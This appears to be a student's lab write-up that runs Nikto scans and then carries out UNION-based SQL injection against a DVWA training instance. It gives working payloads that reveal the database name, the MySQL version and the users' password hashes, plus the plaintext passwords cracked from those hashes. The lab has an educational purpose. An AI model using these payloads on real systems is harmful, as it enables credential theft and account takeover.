


# Nikto and SQL injection lab -Maxatefoe

Nikto is an open-source command-line web server scanner that checks for security vulnerabilities and other misconfigurations in a webserver.

This lab was done to display the usage of this tool

Let's get into it.....


- started with checking out the guide of the tool (you could use the "--help" flag or the man command to get this info)




- Created an ip list(using nano) of the addresses of the webserver's we'll be testing out



- used nikto against the targets in the list



- as seen it found a lot of vulns like files with login creds and misconfigurations like missing http only flags
- since the results are not easily readable , we used nikto to create and html report to make it more legible (GUI always makes everything visually pleasing lol)
- we parsed this using the "-o" flag to the report name {scanresults.html}







imma just list some of the data you can get

- the database name using this: 1' OR 1=1 UNION SELECT 1, DATABASE()#

ies/sqli/?id=1'+OR+1%3D1+UNION+SELECT+1%2C+DATABASE()%23&Submit=Submit#

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SQL Injection (Blind)

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XSS (Stored)

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Vulnerability: SQL Injection

User ID:

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: admin  
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: Gordon  
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: Hack  
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: Pablo  
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: Bob  
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: 1  
Surname: dvwa

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_injection](https://www.owasp.org/index.php/SQL_injection)
- <http://bobby-tables.com/>

- database name found: dvwa
- The database version using this: 1' OR 1=1 UNION SELECT 1, VERSION()#

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Surname: Me

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First name: Pablo  
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#  
First name: Bob  
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#  
First name: 1  
Surname: 5.5.58-0+deb8u1

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_injection](https://www.owasp.org/index.php/SQL_injection)
- <http://bobby-tables.com/>

- version found: 5.5.58-0+deb8u1
- we could also get some user names and password from different table

- for example we used: 1' OR 1=1 UNION SELECT user, password FROM users #

Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

10.6.6.13/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT+user%2C+password+FROM+users+%23&Submit=Submit#

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First name: Hack  
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: Pablo  
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: Bob  
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- This returns **usernames and passwords** from the database.
- we could crack those password hashes using any cracking tool here we used crackstation

CrackStation

Defuse Security

CrackStation

Password Hashing Security

Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99  
e99a18c428cb38d5f260853678922e03  
8d3533d75ae2c3966d7e0d4fcc69216b  
0d107d09f5bbe40cade3de5c71e9e9b7  
5f4dcc3b5aa765d61d8327deb882cf99

I'm not a robot

reCAPTCHA is changing its terms of service.  
Take action.

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

this shows how dangerous of an attack SQLi is